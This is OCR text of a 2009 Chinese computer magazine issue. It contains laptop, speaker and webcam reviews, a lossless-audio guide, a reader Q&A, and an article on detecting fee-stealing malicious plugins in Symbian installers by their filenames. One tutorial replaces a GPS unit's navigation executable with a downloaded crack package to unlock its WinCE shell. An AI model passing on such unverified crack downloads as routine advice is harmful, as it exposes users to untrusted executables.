无论男女老幼，只需要基本应用、对便携性和使用舒适性有要求的消费者都是戴尔Inspiron 12的最佳用户，它并非只是一个“怪胎”，相反，这款有创造性组合方式（12英寸规格、Intel MID处理平台）的超便携笔记本电脑，无疑是更为灵活的选择方案，均衡二字是体现Inspiron 12价值的最佳解释。

CF [YP07]

V3000神话延续

惠普Compaq Presario CQ45-308TX笔记本电脑

6699元 | 800-820-2255 | http://www.hp.com.cn

Compaq Presario V3000 的大红大紫不能永远延续下去，继任者惠普 Compaq Presario CQ45 已经登场，让我们来看看，它能否延续超高性价比的概念呢？

屏轴 小设计大用处



屏轴处的设计也一如既往——相比很多笔记本只能开合120度，CQ45大概可以开合到160度的水平，这样，无论你是仰躺还是窝在沙发里，任何角度都可以看清屏幕内容，操控笔记也更为容易。而那些只能开合120度的笔记本电脑就麻烦许多，为了能够看清屏幕内容，使用者不得不调整自己的坐姿。机器终究是为人服务的，没有理由让人服务于机器。

测试 突显性价比精髓

我们使用3Dmark 2005测试NVIDIA GeForce 9200M GS独立显卡性能，分数为3062，基本与NVIDIA GeForce 8400M GS持平。对于主流游戏来说，低分辨率、低特效下基本可以保持流畅。当然，对于高清电影的硬件解码能力，9200M GS也同样具备。

另外，CPU部分的能力我们也做了一些测试，SuperPi下1M成绩为21秒，基本与桌面的E7200处理器性能相同。当然，笔记本处理器的更重要指标是功耗——P7450的25W功耗远低于桌面级处理器。在PCmark下，综合性能得分为4862分，属于中上水平。综合来看，CQ45的性能属于中上水平。 CF [YP08]

规格

显示屏	处理器		
14.1英寸宽屏	Intel Core 2 Duo P7450		
内存	**硬盘**	**重量**	
2GB DDR2	320GB	2.37千克	
显卡			
NVIDIA GeForce 9200M GS 256MB			



外观时尚，性能不俗



触摸板使用手感不佳



惠普Compaq Presario CQ45的性能不能说非常出众，但对比它的价格，超值二字是最佳形容词

酷粉女生最爱

联想Ideapad S10超便携笔记本电脑

3699元 | 800-828-2008 | http://www.lenovo.com.cn

科技+外观=时尚

联想Ideapad S10超便携笔记本电脑非常漂亮，送达评测室的机型为酷粉色（S10有6种可选颜色，而S9紧有3种），十分漂亮，相信女生一定会非常中意这款超便携笔记本电脑。除了时尚的外观设计外，科技含量高又是Ideapad S10的另一个特点。例如它配备的10英寸LED背光屏，不仅亮度高，而且色彩还原能力也非常出色，例如电影《罪恶之城》中，仅有的彩色场景色彩艳丽，而全黑环境下的细节表现还原度又非常高，十分难得。简言之，科技+外观=时尚，这就是Ideapad S10超便携笔记本电脑的最大特性。

温度需留意

Ideapad S10的性能尚可，与大部分超便携电脑无异。不过另一方面，我们也发现机身左侧的出风口热量较高，用测温仪测试，正常使用1小时后为48度，而键区部分也有温热感。同时，Ideapad S10所配备的风扇噪音较大，尤其在全封闭的小房间内更为明显。另外，它配备的3芯电池可以支持实际使用2.4小时，应急使用不存在问题，当然，我们还是建议未来的产品能够直接配备6芯电池，这样使用时间会大大延长。 CF [YP09]

规格

显卡	重量
Intel GMA 950集成显卡	1.25千克
显示屏	**内存**
10英寸宽屏LED背光	1GB DDR2
处理器	**硬盘**
Intel Atom N270	160GB



键盘手感出色



风扇运转噪音略高



联想Ideapad S10做工非常精良，外观也很时尚。性能方面表现也比较理想，值得消费者购买

你想**精通电脑**吗？你想**成为电脑维修高手**吗？

你想**快速提高工作效率**吗？你想**让电脑故障不堪一击**吗？

请看——

《电脑爱好者》电脑故障超全解答4000例

超低价格:25元


288页 附赠1CD

有史以来更全面的电脑故障解决总汇

硬件、软件、网络、数码故障一网打尽

几年来几百人解决电脑故障的智慧结晶

火爆热卖中



拆包验货!

塞班手机免陷“偷钱陷阱”

■北京/愤怒的手机

如今手机的普及早已经超越电脑，成为使用率很高的随身通讯设备。特别是智能手机，除了接打电话，还拥有丰富强大的娱乐功能。不过，一种比电脑上的恶意软件更“毒”的手机流氓收费插件开始兴起，正在肆虐各大手机论坛和下载网站，很多的朋友在使用各种手机资源时，一不小心就“着了道”，不知不觉话费就被狠狠地吸光了。

火速链接：

关于手机吸费插件，原来多见于一些山寨机中，本刊去年曾经有过报道，请看2008年13期文章《山寨机内藏陷阱手段高 SP一键吸费新通道》。

如何避免收费陷阱放心地安装下载的手机资源，成了很多手机用户所头疼和关注的事情。一般来说只要能上网和支持Java的手机都可能感染“收费插件”，而诺基亚的S60智能手机更是重灾区。对于普通非智能手机而言，因为此类插件一般仅支持Java格式的软件，所以预防工作较为简单。只要在运行软件之前，先将手机情景模式设为“飞行模式”，或者将“数据通讯”选项中的“网络连接”和“信息服务”设置为“不允许”。总之，只要切断网络连接，然后确定相关手机软件中无“收费插件”，再恢复原来设置即可。

安装软件先体检，保证健康再运行

对于智能手机来说，检测的方式就比较多，也相对的比较复杂，以下推荐几种常用的方式。实际上在安装各种网上下载的资源前，合理地运用电脑工具对资源做个安全体检，可以有效地帮助我们减少收费插件陷阱。

使用拆包工具检测法

无论手机主题、游戏，还是软件中的“恶意插件”，一般都隐藏于SIS或者SISX格式的安装文件中。手机用户可利用专门软件解压SIS文件，并观察其中有无可疑文件，便可让“恶意插件”现身”。

解压SIS、SISX之类的软件工具非常的多，比如SISVue v3.0（下载地址：http://www.3gfan.com/soft/2785.htm），这是一款很小巧的浏览和解包symbian S60系统平台的智能工具，支持UIQ、S60第一版、S60第二版和S60第三版的软件解包，支持通过SIS反推pkg描述文件。下载SISvue后，使用十分简单，他只有一个SISVue.exe可执行程序，双击运行，在左上角点击“文件→打开”，选择你要进行体检的SIS文件即可。

要检测SIS安装包是否可疑，首先要了解正常的SIS安装包中都包括哪些文件，正常静态手机主题文件解压后，一般只会含有以下类型文件：

MBM：手机主题图片包文件

SKN：手机主题配置文件

MIF：手机主题矢量图文件包

TXT：说明文本文件

这些文件都是正常和安全的。

正常的动态手机主题，除了含有上述文件类型外，还可能会包含有：MoXiu Themes.sis、MoXiuUI.exe、MoxiuScreenSaver.exe、MoXiuStarter.exe、MoXiuDaemon.exe（以上内容提取自魔秀主题动画机）以及一些DAT文件，新增文件类型主要用来处理动态主题效果。除此之外，都属于可疑文件。一般“恶意插件”的后缀格式多为Exe、app、mdl、dll等，如Theme.exe、Btser.exe都是典型的“收费插件”文件名。（如图1）此时如果发现了恶意程序文件，可将这些可疑文件删除后，重新打包SIS文件，再放入手机使用。不过对于一般用户而言，建议放弃该主题文件，另从安全可靠



的手机主题软件官方网站下载。

小提示：

除了SISvue，SIS文件解包软件非常多，如SISTool、UnMakeSIS等工具，可以按照自己的喜好来选择。

使用网络在线免费检测法

对于不熟悉电脑操作的用户，或SIS文件解压后的子文件数目众多难以分辨。我们可以借助专业网站的帮助。在这里推荐一个免费在线检测手机恶意插件的网站Mo110（www.mo110.com）。在这里只要三步操作，就可以为SIS文件验明正身。

第一步： 登录www.mo110.com网站。

第二步： 点击页面正中的“选择文件”，打开本机中需检测的主题或软件。

第三步： 点击“提交检验”按钮，然后稍等片刻，检测完成后，结果便会在网页中显示出来。（如图2）



将SIS安装包在Mo110网站提交分析后，网站不仅给你检查的结论，也将各类插件划分归类展示给论坛中的网友，大家可以一目了然，对于新手也可以对选择手机软件有所帮助。 CF [YP10]


拒绝大材小用，GPS变身掌上电脑

■广东/黄德庄

小猪家里有一台GPS，是MIO的C320VW。小猪看着朋友的GPS都有许多功能，而自己的却很单一。小猪听说GPS和掌上电脑的配置差不多。心想：能不能把GPS弄成令人羡慕的PDA呢？世上没有不可能的事！

第一步：偷梁换柱

进入GPS（见图1），看到进入导航软件



的图标MioMap，这就是我们的目标。

1.把GPS连接入电脑，找到导航软件所在的文件夹，可看到一个叫Miomap.exe的文件（不同的GPS会有不同）。把名称改为miomap1.exe。

2.上网下载作者整理的破解文件（http://work.newhua.com/cfan/200904/pojie.rar）。把app文件夹、miomap.exe和SysInfoSettings.ini拷入机内导航程序所在文件夹（见图2）



第二步：自力"更"生

1.把app文件夹存入SD卡的根目录。

2.打开存在GPS内的app文件夹（注意：不是SD卡内的），打开APPS文件夹，看到有三个文件，分别保存着游戏、导航软件和小工具的路径。用记事本打开Navi.ini，向下找到"道道通"三个字，在这三个字上有一行叫Command,后面就是导航软件的地址，导航软件保存在哪里，就修改地址到哪里（见图3）。

3.下面还有许多导航软件的名称，可以像上述方法那样修改地址。

4.以同样的方法修改其他两个ini文件，



ini文件内提及的软件和工具可到网上下载。

第三步：锦上添花

1.把作者提供的文件夹内的"其他"复制入SD卡，依次进入firste、firste，可以看到firste.exe这个文件，这也是一个破解程序。

2.以第二步时的同样方法修改APPS内的文件。

3.Firste文件夹内的games里有许多小



游戏，在空闲时玩一玩非常好（见图4）。

4.Tools文件夹内的工具非常实用，用法就不详细介绍了。

第四步：小试牛刀

1.在网上下载其他导航软件，装入储存卡中，现在GPS就成了一机多图。

2.充分利用海鹰拼音，就拥有了记事本和备忘录的功效。

3.HaaliReader在设置时没有确定按钮，可用海鹰拼音或屏幕键盘中的回车键来确定。

第五步：大功告成

1.现在试着点一下GPS界面的MIOMAP图标。弹出来的已不是枯燥的导航界面，而是一个漂亮的引导界面。

2.点击下方的"任务栏"图标（见图5），就能得到一个与电脑非常相像的任务栏。点击"开始→程序→资源管理器"，就可



进入像电脑一样的管理界面（见图6）。

3.现在，GPS已经摇身一变，成了PDA，即掌上电脑啦。

4.最重要的一步：拿着你的GPS出去炫耀吧！

小编有话说：

目前市面上很多GPS都是采用WinCE作为内核操作系统，然后在此基础上进行二次开发各种功能模块，就连最近火爆的魅族M8手机，也是使用WinCE系统。使用WinCE系统的GPS在系统启动后通常会运行一个"shell.ini"，自动进入厂商定制的启动窗口，而还原WinCE系统的原理，一般就是改变这个文件。

MIO宇达电通C320VW配备了一张SD卡，里面存有一套正版的道道通导航软件，通过将WinCE系统还原，C320VW可以使用更多的WinCE系统下的GPS导航软件，如凯立德、天行者等，这就做到了"一机多图"。

小提示：

不同的GPS操作方法也不同，读者可以参照本文自己尝试一下。本文的破解程序适合4.3寸的屏幕。

把你想说的话留在论坛



如果你有手机、GPS、游戏机甚至是数码家电的经验、技巧，哪怕是牢骚，都可以到我们的论坛中发帖留言：

http://bbs.cfan.com.cn/forum-275-1.html

或者，你也可以通过邮件来讲述自己的故事：

hardware@cfan.com.cn

如果你想分享自己的用机经历，也欢迎大家踊跃发帖或发E-mail哦！

CF [YP11]

还在听MP3？音频也要玩“高清”

■北京/春晓

MP3已经是很普通的数码装备，人们已经习惯了在网上下载MP3格式的音乐，然后拷贝到MP3播放器中随身播放。现在视频都流行看“高清”的，你还能忍受压缩得厉害的MP3？赶快跟我享受一下更高音质的无损音频吧。

何谓无损音频?

除了MP3等有损压缩格式，我们还可以选择无损压缩音频。所谓无损压缩，就是毫无损失地将声音信号进行压缩的音频格式。就好比用ZIP或RAR这样的压缩软件去压文件，得到的压缩文件解压后和源文件一样。目前常见的无损压缩格式有APE、FLAC、WMALossless、AppleLossless等。

小知识：

我们常听的MP3格式的音频文件，全称叫MPEG Audio Layer3，是一种有损压缩的格式，相比没有压缩的波形文件（WAV）压缩比达到1:10甚至1:12的压缩率。MP3在压缩过程中丢弃了很多细节，特别是采样率较低的MP3文件，播放时会明显感觉到音质干瘪。

无损音频文件哪里弄到?

欣赏无损压缩音频好比是观看高清电影，在音质方面能够得到更好的听觉享受，那么我们如何“弄”到各种无损压缩的音频文件呢？两种方式：自己制作和网上下载。


网络大补贴：

经典的下载工具电骡中可以搜索下载到很多APE格式的无损压缩音乐：http://www.verycd.com/search/folders/ape

要自己制作无损压缩音频，选择的原料就是高品质的音乐CD光盘，然后通过电脑将光盘中的音轨“抓取”出来保存成WAV波形文件。每台电脑都有Windows Media Player，通过“从CD复制”功能，就能直接将CD保存成WAV格式。


APE是目前最流行的无损压缩格式之一，它的压缩率也相当优秀，文件大小大概为CD的一半，而且编码效率高、速度快，综合能力出色。对于目前MP3播放器中支持最好的APE文件，我们可以用专业的“Monkey's Audio”（以下简称MA，下载地址：http://work.newhua.com/cfan/200904/mokeysaudio.rar）软件来制作转换。

在MA的工具栏中点击“添加文件”按钮，选择要转换的WAV文件（见图1）。然



后点击“选项”按钮，选择程序运行的优先级、APE文件输出的路径等（见图2）。MA可以选择APE文件的压缩比率（见图3），一般选择中等，可以得到每分钟歌曲5MB左右大小的文件。设置完毕后，点击工具栏中的“压缩”按钮即可。

FLAC是另外一种流行的无损压缩格



式，源码完全开放，而且兼容几乎所有的操作系统平台。很多播放软件支持FLAC格式文件的转换，如Foobar2000（下载地址：http://www.onlinedown.net/soft/2898.htm）。选择完全安装，在播放列表中右键点击歌曲，然后选择转换，里面有很多格式可以选择，选择FLAC即可。

WMALossless是微软在Windows Media Player 9.0（以下简称WMP）以后提供无损压缩格式。可以将CD音频压缩到原来体积的一半以下。我们在WMP种选择“选项-翻录音乐”，在“格式”中选择“Windows Media音频无损”，以后在抓取音轨时就会自动保存成WMALossless格式无损音频。

AppleLossless是苹果iTunes音乐管理软件提取制作的无损压缩格式，和Windows Media Player一样，iTunes可以直接从CD中抓取音轨并压缩成AppleLossless格式。不过，这种格式只有苹果的播放器才能播放。

好弹还需好枪，无损音频用啥听?

有了无损压缩音频，是不是要买一个高级的播放器才能听？其实不然，现在市面上大多数国产知名品牌的MP3、MP4都可以支持APE、FLAC格式的无损音频，如魅族的Music Card、M6，艾诺V3000，昂达VX868、VX989+等。如果你手中的播放器不支持APE、FLAC格式文件，赶快到其官方网站上看看有没有最新的固件可升级，一般2006年以后生产的播放器，通过升级固件后，大多能够支持无损压缩音频了。

除了选择播放器，一只高质量的耳机对于欣赏无损压缩音频来说也很重要。对于有条件的朋友，建议购买性价比较高的入耳式耳机。入耳式耳机既可以保证在MP3、MP4等这些小功率设备下更好的还原音乐，也能有效地避免环境噪声的干扰。

火速链接：

关于入耳式耳机的导购，请参看本刊2009年第3期文章《情人节的切切耳语，入耳式耳机导购》。

CF [YP12]

别把塞班不当智能系统

诺记手机用“我的电脑”

■黑龙江/梁爱华

现在手机越来越智能化，存储空间越来越大，应用软件越来越多……随之而来的就是文件管理越来越复杂。能不能像操作大家熟知的“我的电脑”那样方便地进行手机资源管理呢？答案是肯定的。下面就教大家如何让你的诺基亚“塞班”系统手机用上“我的电脑”。

我们今天要介绍的软件是Fileman（下载地址:http://work.newhua.com/cfan/200904/Fileman.rar），中文名“我的电脑”或称“文件管理器”。只要运行下载解压后的sis文件即可安装，然后我们就可以通过手机上的“我的电脑”方便地管理我们的手机了。Fileman这个软件功能强大、速度快、体积小、支持常用的复制、剪切、粘贴等快捷键，相当方便。（图1）

Fileman还能方便地提取蓝牙收到的文件、彩信的附件等。此外，Fileman类似“我的电脑，可以设置某种格式的文件的打开方式。（图2）Fileman绝对是塞班手机资源管理的首选。

利用Fileman，我们可以干很多在电脑上才能做的事情，比如隐藏一些“秘密”文件：

我们经常下载各种各样的资料或拍摄了一些私人照片，有时某些文件不想让别人看到怎么办？Fileman可以帮你轻松搞定。打开Fileman进入到Iamges或你收藏图片的文件夹，将光标移到该图片上，按“选项”中“设置属性”选项卡，将“隐藏”设置为“打开”，再进入“功能表”中“图像管理”，你会发现你的图片不见了，以后想看只要用Fileman进入该文件夹就可以看到，别人再也看不到了。这样就可以隐藏不想让别人看到的“隐私”了。

Fileman是一个功能强大界面友好的文件管理器，因为它类似“我的电脑”，所以，你在使用它时会感到非常的舒服。有了它，我们对文件的一系列操作都易如反掌。装上它，谁还敢不把塞班手机当智能手机看！

CF [YP13]



1.我用DC拍摄时，发现拍出来的内容与在LCD监视器里的内容有位置移动的现象，请问这是怎么回事呢？

答：这是因为DC拍摄时有滞后现象，即按动快门后到实际拍摄出景物有一个短暂的时间，如果景物在这个时间内发生了位置变化，那么自然会造成位移的现象，对此你可以先将快门按到一半时使相机进行自动调焦，然后再迅速按下快门。

2.我的手机是索爱K系列的，一直还不错。但有一点很烦人，在编辑短信时想输入一个不常用的字时常常要用摇杆换好几行才能找到，这样做既浪费时间又损伤摇杆。有没有更好的办法啊？


答：其实当我们输入生僻字时按“0”键即可呼出声调菜单，根据读音很快就可以查找到你想要输入的字，非常方便。

3.我刚买了一部数码相机，和女朋友一起出去玩，但是我发现在日光下拍摄照片时，生成的图片中常会出现竖向的条纹，请问这是怎么回事呢？

答：在强烈光线的环境下拍摄、或者直接拍摄比较明亮物体的时候，画面中就会出现这种竖条现象，我们称之为拖尾，这是因为没有控制好光线而造成的，并不是相机本身的问题。要避免这种现象的发生，只需要避免直接对焦过亮的物体就可以了。

4.如何辨别我的诺基亚N73是否支持3G硬件？

答：进入“功能表→工具→设置→网络设置→网络模式”，里面有三项，分别是：“双模式、UMTS、GSM”，有这三项的才是真正的3G手机。其中UMTS(Universal Mobile Telecommunications System)，意即通用移动通信系统。是3G技术的统称。3G标准的指导思想是网元可分别独立演进，网络要实现平滑过渡。



5.朋友送给我一台iPod的Nano，在使用iTunes连接的时候，提示需要恢复，然后出现“未能恢复iPod，发生未知错误(1418)”提示，就无法使用了。这是怎么回事呢？


答：iPod产品在连接电脑和iTunes 7.0.1时候，有部分机器的确会出现1418错误，可以按下面两个步骤解决。首先，可以到苹果网站下载最新版本的iTunes 8.0.2.20。然后用该软件对iPod做一个软件恢复，把iPod恢复到出厂设置。如果失败，就先把iPod在Windows XP中以FAT32格式进行一次格式化，不要选择快速格式化，然后再软件恢复一次。如果还是失败，则在软件恢复的时候先立刻拔掉iPod，然后马上再和电脑连接一次应该是可以恢复了。如果以上方法都不能恢复，可以拨苹果公司的免费技术支持电话800-810-2323。

CF [YP14]

给你的苹果找个家
漫步者M500音箱

新品上市 | 800-810-5526 | http://www.edifier.com.cn

漫步者 M500 是一款专门为 iPod 系列播放器设计的音箱产品，也是一款十分家居化的时尚音箱，定位与 PC 音箱完全不同。



规格

5.0英寸低音单元×1；2.0英寸丝膜球顶单元×2；1.0英寸丝膜球顶单元×2 扬声器单元	
iPod专用接口，RCA接口，3.5mm接口 音频接口	
2.1 音箱类型	遥控 音箱控制


设计精巧时尚，对iPod、iPhone支持



过于家居化风格并不适合所有人

漫步者M500是一款外观非常夸张的iPod音箱，其良好的音质、个性化的遥控控制，对于苹果Fans来说非常具有吸引力。

神秘优雅的双曲线外观

漫步者M500的顶面造型是由2条曲线构成的橄榄形，看上去圆润又不失棱角。这不仅是外形设计需要，也是声学设计需要。它正面造型为圆形，和iPod的风格能完美融合。漫步者的工业设计师的灵感不只如此，M500创造性地设计了光学造型灯。在M500后背中央位置，有一盏环形的橙色灯，它不是电源灯，而是造型灯。当M500处于通电状态时，这盏造型灯会投射环状橙色光影到墙面。此时，你在前方看到M500就如同环绕了一圈光晕一般，非常神秘的感觉。

结构完美的一体化发声体



和其他iPod音箱不一样，漫步者M500是一款一体化的2.1音箱，它将两只卫星箱和一只低音炮整合到统一的外壳当中，意在有限的体积内，实现震撼的低音效果。但左右声道和低音炮都放到一个箱体中，会有好效果吗？

揭去面罩，可以看到，左右声道的卫星音箱被整合到统一的箱体中，并被放置在箱体靠近边缘的两侧。卫星箱采用丝绢膜高音单元和中音单元构成的双分频设计，并使用分频器精心调校，确保中高音音质优秀。中间部分是一只5英寸口径的低音单元，它就是低音炮。

在内部空间处理上，漫步者M500采用了多种材质，对腔体内部进行切割和布局，让它们拥有合理的声学腔体，以避免相互干扰。通过电脑程控涂胶密封工艺，确保精密组装，这对消除有害谐振大有好处。

利用声音的指向性，卫星箱发出的声音不会朝正前方辐射，而是构成了一个扇形辐射面，这样大大地改善了声场效果，让声场变宽，音乐表现力进一步提升。这种声学和外形都兼顾设计在音箱设计中很少见到，在一体化音箱当中更是少见，漫步者也因此经过了无数次试验和修改。

苹果通吃，iPod绝配

漫步者M500支持全系列的iPod产品（Shuffle除外），包括iPhone手机。考虑到部分iPod内置硬盘，而音箱在工作时，难免会发出一些震动，这对内置硬盘是不利的，长期如此则可能彻底损坏硬盘。漫步者的设计师想出了绝妙的解决办法，在M500的底座和箱体之间，采用了软性连接，这样，箱体的震动就不会传导到底座上，起到保护iPod的作用。M500不但对iPod提供支持，还通过AUX（RCA）接口支持其他设备，例如MP3、手持游戏机、笔记本等。此外M500还具有FM收音功能，通过内置接收天线，能记忆18个FM电台。

操作方面，M500配备了最先进的感应触摸技术，传统的按钮不复存在，只需对M500"指指点点"就可以完成换曲、50级主音量调节、正负10级低音调节、正负7级高音调节、切换音源、换台、开关机等操作。在操作过程中，底座面板上暗藏的LED还会实时显示操作数值，以实现精确控制。感应触摸技术的应用，告别了机械式按钮，让操作面板变得异常简洁，还能提供更长的使用寿命。M500提供了全功能遥控器，即使M500没有摆放在触手可及的地方，你也无需担心操作会变得繁琐。




CF [YP15]

桌上音乐精灵

麦博MD122便携式音箱

98元 | 800-830-5652 | http://www.microlab.com.cn





现在很多白领一族都使用笔记本作为日常办公使用的电脑，而在繁忙的工作之余，使用笔记本欣赏一下舒缓的音乐，也是很好的放松。麦博新近推出的MD122便携式音箱，就是一款小巧的桌上音乐精灵。

麦博MD122便携式音箱然沿袭了MD系列的一贯的设计风格，它的样子玲珑乖巧，轻盈别致，从外观上看给人似曾相识的感觉，与麦博在2007年底推出的MD123十分相似，不同的是，MD-123采用了乳白色外观，并且前部采用印花面板，而MD-122更加简洁，通体黑色，并采用高亮度镜面工艺，手感光滑，做工比较精致。

麦博MD122的右侧音箱为主音箱，背后设置有电源输入接口、左声道输出接口、电源开关、音量控制按键等，一应俱全。音量键控表面采用凹凸键面，便于盲操作。供电方式采用USB供电模式，并附送一条USB供电连线，方便笔记本用户直接使用。


麦博MD122虽然外观小巧，但却配置了两只2英寸高性能扬声器单元，每只功率1.2W，使用钕铁硼磁体及铝振膜，其频响范围达到了100Hz~20KHz，令声音效果更加逼真。由于采用全防磁设计，麦博MD122可直接配置在电脑显示器及电视机旁，不会造成干扰。麦博MD122内置了BTL立体声功率放大器，不仅可连接笔记本电脑，还可以作为手机、iPod、MP3、MP4、CD等设备的音响输出设备，是移动数码产品的绝佳伴侣。

麦博MD122总功率2.4W，比起笔记本内置的音箱来说要大一些，再加上摆放位置零活，声场效果要好许多。MD122即使将音量开到最大，也没有声音嘶哑的感觉，音响效果还是比较令人满意的，但是低音部分还原较差，这也是此类便携式音箱的通病。

规格

2.4瓦 输出功率	2.0 音箱类型	
100Hz ~ 20KHz 频率响应	2英寸 × 2 扬声器单元	≥90分贝 信噪比


USB供电，小巧便携


低音较差，脚垫粘贴不牢固



麦博MD122可是说是之前推出的MD-123的黑色简化版，硬件配置方面没有缩水，但是价格却更加有优势，是笔记本电脑用户不错的选择。

CF [YP24]

红色亮点

ANC“酷爱”超强版摄像头

300元 | 0755-29980885 | http://www.aoni.cc



ANC“酷爱”超强版摄像头外壳采用高仿水晶PC材质，有珊瑚红和水晶白两种颜色，出色的梦幻水晶工艺和高雅的色泽搭配，彰显出脱俗的质感，通体上下弥漫着一种高贵的品质。

ANC“酷爱”超强版摄像头的夹式底座加上圆柱形机身设计，不仅增加了外观的美感，同时也加大了底座的适用范围，可适用于各种笔记本电脑和CRT、液晶显示器，也可以稳定地安放在桌面。底座和摄像头主体之间采用转轴设计，可进行纵向45度，横向360度旋转，兼顾了底座和机身的连接功能，能满足各种角度的拍摄需求。

ANC“酷爱”超强版不仅外观时尚个性，同时还拥有强劲的性能表现。该款摄像头采用全新高清镜头，动态像素值为200万，静态像素值高达800万，能捕捉到细微的色调变化，加上60帧/秒图像处理芯片，视频画面无残影、模糊现象，清晰效果几乎达到面对面沟通的境界。ANC“酷爱”超强版还具有内置隐形降噪麦克风，提高了声音的采集敏感度，也为语音交流带来了良好的拾音效果。此外，该款摄像头还具有有弱光增益技术，即使暗光环境，其成像效果依然出色。


ANC“酷爱”超强版摄像头支持在Windows XP及Vista系统下即插即用。在随机赠送的软件中，还提供了视频捕捉、相框编辑、视频拍摄等功能。

规格

